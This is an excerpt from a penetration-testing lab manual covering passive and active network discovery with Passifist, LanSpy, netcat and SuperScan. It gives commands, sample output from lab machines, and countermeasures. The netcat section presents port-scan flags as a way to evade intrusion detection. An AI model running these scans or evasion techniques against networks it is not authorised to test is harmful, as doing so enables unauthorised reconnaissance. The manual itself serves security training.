
Lab 32: Passive Network Discovery

Passively Identify Target Information on the LAN: Passifist

Prerequisites: Compile the Linux script
Countermeasures: Host-based firewalls
Description: The passifist application attempts to identify targets within a Local Area Network (LAN) by listening in passive mode on the LAN and from the results of the information identifies the target's IP address, MAC address, hostname, and probable operating system used.
Procedure: Uncompress, configure, and execute against target.

From the directory containing the compressed passifist file type **tar –zxvf passifist_src_1.0.6.tgz**.


- The contents will be extracted into a new directory named **passifist**.
- Change to the new directory by typing **cd passifist** and pressing **Enter**.
- From the passifist directory type **./configure** and press **Enter**.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
root@localhost:~/tools/passifist/passifist - Shell - Konsole
Session Edit View Settings Help
Trash
CD/DVD-
Flopp
Home
Start H
cqure.net/tool
file:/root/tools/
19:17


```
[root@localhost passifist]# ./configure
```

The script will compile to the specific machine it is installed on.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
root@localhost:~/tools/passifist/passifist - Shell - Konsole
Session Edit View Settings Help
19:19

```
checking size of short int... 2
checking size of int... 4
checking size of long int... 4
checking size of long long int... 8
checking for main in -lc... yes
checking for dlopen in -ldl... yes
checking for library containing MD5_Init... -lssl
checking for mysql_real_connect in -lmysqlclient... no
checking for tds_connect in -ltds... no
checking for pcap_open_live in -lpcap... yes
checking for dirent.h that defines DIR... yes
checking for opendir in -ldir... no
checking for ANSI C header files... yes
checking for unistd.h... yes
checking for strings.h... yes
checking for working const... yes
checking for u_intXX_t types in sys/types.h... yes
updating cache ./config.cache
creating ./config.status
creating passifist.tmpl
creating Makefile
creating src/splugs/Makefile
creating src/Makefile
creating src/pplugs/Makefile
creating config.h
[root@localhost passifist]# make
```


Type in **make** and press **Enter**.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
root@localhost:~/tools/passifist/passifist - Shell - Konsole
Session Edit View Settings Help
cqure.net/tools - Mozilla
19:24

```
[root@localhost passifist]# ./passifist -i eth0 -U "provider=TXT;filename=foobar.txt;
"
Passifist 1.0.6 by patrik@cqure.net
-----------------------------------
[WARNING] You are running an old version of the pcap library
[WARNING] Passifist has been tested using libpcap: 0.7.2
[WARNING] You are running: 0.6
[INFO] Connecting to provider ...
[INFO] Connected to provider
[INFO] Live on interface=eth0
[INFO] Setting pcap filter ...
[INFO] Going live ...
```

Initiate the passive discovery with the following syntax:

```
./passifist -I eth0 -U "provider=TXT:
        filename=foobar.txt"
```



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot
Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
root@localhost:~/tools/passifist/passifist - Shell - Konsole
Session Edit View Settings Help
cqure.net/tools - Mozilla
root@localhost:~/tools
19:34


```
Passifist 1.0.6 by patrik@cqure.net
-----------------------------------
[WARNING] You are running an old version of the pcap library
[WARNING] Passifist has been tested using libpcap: 0.7.2
[WARNING] You are running: 0.6
[INFO] Connecting to provider ...
[INFO] Connected to provider
[INFO] Live on interface=eth0
[INFO] Setting pcap filter ...
[INFO] Going live ...
[INFO] Aborting ...
[INFO] Packets recieved: 39
[INFO] Packets dropped: 0
[INFO] Unloading plugins ...
[INFO] Succesfully unloaded plugins/libtftp.so.0.0.0
[INFO] Succesfully unloaded plugins/libsmb.so.0.0.0
[INFO] Succesfully unloaded plugins/libnetop.so.0.0.0
[INFO] Succesfully unloaded plugins/libipx.so.0.0.0
[INFO] Succesfully unloaded plugins/libhsrp.so.0.0.0
[INFO] Succesfully unloaded plugins/libcim.so.0.0.0
[INFO] Succesfully unloaded plugins/libcdp.so.0.0.0
[INFO] Sucessfully unloaded plugins
[INFO] Disconnecting from provider ...
[INFO] Disconnected from provider
[INFO] Succesfully stored 7 records
[root@localhost passifist]# █
```

Once the program is initiated, the attacker will wait awhile and then stop the application by pressing **Ctrl+C**. The results in this example identified seven targets on the LAN.

From the options entered when the passifist application was started, the results were saved in a text file named foobar.txt within the directory passifist resides in.

Upon opening the foobar.txt file the results identified the following:

- The target IPs
- Hostnames
- MAC addresses
- Probable OS being used by each target


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot
Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
file:/root/tools/passifist/passifist/foobar.txt - Konqueror
Location Edit View Go Bookmarks Bookmarks Tools Settings Window Help
Location: file:/root/tools/passifist/passifist/foobar.txt
cqure.net/tools
root@localho
file:/root/tool
19:36

```
--
00:80:C8:2A:05:E7,192.168.0.3,DANIELLE,smbhost
srvtype=>Srv,Wks
osver=>Windows 2000
--
00:80:C8:04:07:73,192.168.0.4,TODD,smbhost
srvtype=>Srv,Wks
osver=>Windows 2000
--
00:0C:29:A3:E4:40,192.168.11.120,WIN2000S-V,smbhost
domain=>NST
srvtype=>Master browser
--
00:30:BD:A0:3C:D2,192.168.0.6,DONNA,smbhost
srvtype=>Srv,Wks,Master browser
osver=>Windows 2000
--
00:30:1B:B1:6F:AF,192.168.0.2,TOP10ADAY,smbhost
srvtype=>Srv,Wks,PDC,Time,Print,Master browser,Term. Srv
osver=>Windows 2000
--
```

***Note:** Remember that the objective is to gather as much information as possible about the target. All of this information is useful to an attacker as it identifies what targets are available and helps guide the attacker in the appropriate direction.

Lab 33: Network Discovery

Identify Target Information: LanSpy

Prerequisites: None


Countermeasures: Host-based firewalls, uninstall/disable unnecessary services

Description: The LanSpy application attempts to identify targets within a LAN and from the results of the information identifies the target's IP address, MAC address, hostname, and probable operating system used, among other information.

Procedure: Install and start the LanSpy application, enter the target information, and scan.

Start the installation of LanSpy by double-clicking the **LanSpy** setup icon:

Accept the default installation of LanSpy. LanSpy will install. Once complete, click **Finish**.




Completing the LanSpy Setup Wizard

Setup has finished installing LanSpy on your computer. The application may be launched by selecting the installed icons.


Click Finish to exit Setup.

☑ Launch LanSpy

From the LanSpy application enter the target IP address. Click on the **Green Arrow** to start the scan.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
LanSpy 2.0 — LanTricks: www.LanTricks.com
File Tools Help
172.16.1.40
Start
C:\WINNT\System32\cm...
MajorGeeks.com - Downl...
C:\Downloads\Lanspy
6:15 PM

The results of the scan will be displayed.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
LanSpy 2.0 — LanTricks: www.LanTricks.com
File Tools Help
172.16.1.40
Start
C:\WINNT\System32\cm...
MajorGeeks.com - Downl...
C:\Downloads\Lanspy
6:16 PM

```
    User:
    MAC: 00:0C:29:A3:E4:40
  TCP ports (11)
      21 ftp => File Transfer Protocol
      80 http => World Wide Web HTTP
      135 epmap => DCE endpoint resolution
      139 netbios-ssn => NetBios Session Service
      443 https => Http protocol over TLS/SSL
      445 microsoft-ds => Microsoft-DS
      1025 blackjack => Network blackjack
      1026 cap => Calender Access Protocol
      3306 mysql => MySQL
      3389 terminal => Terminal Services (Ms Remote Desktop)
      6666 irc => Mirc
  UDP ports (5)
      137 netbios-ns => NetBios Name Service
      138 netbios-dgm => NetBios Datagram Service
      161 SNMP => Simple Network Management Protocol
      445 microsoft-ds => Microsoft-DS
      500 isakmp => Isakmp
```

```
Total time of scanning 0:00:23
Time of scanning 0:00:23
Scanning complete
Checking selected UDP ports - successfully
Checking selected TCP ports - successfully
Retrieving Network Statistics for WorkStation - failed
Retrieving Network Statistics for Server - failed
```

In this example, the target has the following TCP ports open:

- 21 (FTP)
- 80 (Web)
- 135 (DCP Endpoint Resolution)
- 139 (Windows Shares)
- 443 (HTTPS)
- 445 (Windows Shares)
- 1025 (Network Blackjack)
- 1026 (Calendar Access Protocol)
- 3306 (MySQL)
- 3389 (Terminal Services)
- 6666 (Mirc)

In this example, the target has the following UDP ports open:

- 137 (NetBios Name Service)
- 138 (NetBios Datagram Service)
- 161 (SNMP)
- 445 (Windows Shares)
- 500 (Isakmp)

***Note:** LanSpy is an excellent application to perform a quick scan against a target. LanSpy will also identify the hostname and MAC address of the target.

Lab 34: Open Ports/Services

Scan Open Ports/Services of Target: Netcat


Prerequisites: None

Countermeasures: Uninstall/disable fix unnecessary services, Intrusion Detection Systems (IDS) Log and Event Log review

Description: The netcat application has many uses; one is the ability to scan a target for open ports and services. Another utility, cryptcat, is almost identical except that it operates with encryption.

Procedure: From a DOS prompt, type the following with the syntax of:

```
nc <options > <Hostname or IP Address> <Port Range>
```



```
C:\Tools\Windows\netcat\netcat>nc -v -r -w2 -z 192.168.0.8 1-1024
DNS fwd/rev mismatch: WIN2000S-V != WIN2000S-V
WIN2000S-V [192.168.0.8] 80 (http) open
WIN2000S-V [192.168.0.8] 7 (echo) open
WIN2000S-V [192.168.0.8] 13 (daytime) open
WIN2000S-V [192.168.0.8] 21 (ftp) open
WIN2000S-V [192.168.0.8] 17 (qotd) open
WIN2000S-V [192.168.0.8] 445 (microsoft-ds) open
WIN2000S-V [192.168.0.8] 9 (discard) open
WIN2000S-V [192.168.0.8] 139 (netbios-ssn) open
WIN2000S-V [192.168.0.8] 19 (chargen) open
WIN2000S-V [192.168.0.8] 135 (epmap) open
WIN2000S-V [192.168.0.8] 443 (https) open
WIN2000S-V [192.168.0.8] 25 (smtp) open

C:\Tools\Windows\netcat\netcat>_
```

- The –v option instructs netcat to run in verbose mode, allowing you to see the progress of the scan.
- The –r option instructs netcat to randomize local and remote ports in an attempt to elude any intrusion detection systems.
- The –w2 option instructs netcat to wait 2 seconds between each port scanned to help elude any intrusion detection systems.
- The –z option instructs netcat to operate in a zero-I/O (Input/Output) mode. It is best to use the –z when scanning with netcat.
- The 1-1024 instructs netcat to scan port 1-1024.

In this example, the target has the following ports open:

- 80 (Web)
- 7 (Echo)
- 13 (daytime)
- 21 (FTP)
- 17 (Quote of the Day)
- 445 (Windows Share)
- 9 (discard)
- 139 (Windows Share)
- 19 (Character Generator)
- 135 (epmap)
- 443 (HTTPS)
- 25 (Simple Mail Transfer Protocol [SMTP])

***Note:** From the results of this example the "low hanging fruit" ports are:

- 7, 13, 17, 9, and 19 as these ports can easily be used to create a Denial of Service (DoS). These ports should not be open to the Internet.

Lab 35: Port Scan/Service Identification

Scan Open Ports of Target: SuperScan

Prerequisites: None


Countermeasures: Secure access control lists (ACLs), Bastion servers/ workstations, host-based firewalls

Description: SuperScan has the ability to discover which ports are open on the target. Identifying the open ports tells an attacker what ports are available for potential exploit.

Procedure: Install the application, enter the target data, and scan the target.

Double-click on the **SuperScan** application.

Accept the default installation of SuperScan. The installation will occur and the SuperScan application will start.



Hostname Lookup: 127.0.0.1
Resolved:

IP
Start 127.0.0.1
Stop 127.0.0.1
☑ Ignore IP zero
☑ Ignore IP 255
☐ Extract from file


Timeout
Ping 400
Connect 2000
Read 4000

Scan type
☐ Resolve hostnames
☑ Only scan responsive pings
☑ Show host responses
○ Ping only
○ Every port in list
● All selected ports in list
○ All list ports from 1 65535
○ All ports from 1 65535

Scan: Pinging 0, Scanning 0, Resolving 0

Active hosts 0
Open ports 0

In this example the default target of 127.0.0.1 was changed to **172.16.1.40** and by clicking on **Lookup,** the target's hostname was resolved (Win2000s-v).


Windows 2000 Professional - VMware Workstation

SuperScan 3.00

Hostname Lookup: 172.16.1.40
Resolved: win2000s-v

IP
Start: 172.16.1.40
Stop: 172.16.1.40
☑ Ignore IP zero
☑ Ignore IP 255
□ Extract from file


Timeout
Ping: 400
Connect: 2000
Read: 4000

Scan type
□ Resolve hostnames
☑ Only scan responsive pings
☑ Show host responses
○ Ping only
○ Every port in list
● All selected ports in list
○ All list ports from 1 65535
○ All ports from 1 65535

Active hosts: 0
Open ports: 0

8:29 PM

Click the **Port list setup** button.


Windows 2000 Professional - VMware Workstation

SuperScan 3.00

Hostname Lookup: 172.16.1.40
Resolved: win2000s-v

Edit Port List

Change/add/delete port info
Port: 1
□ Selected
Description: TCP Port Service Multiplexer
Program:
Params:
Probe text:

Port list file: scanner.lst

Select ports
Double-click list item to select/de-select


1 TCP Port Service Multiplexer
2 Management Utility
3 Compression Process
5 Remote Job Entry
7 Echo
9 Discard
11 Active Users
13 Daytime
17 Quote of the Day
18 Message Send Protocol
19 Character Generator
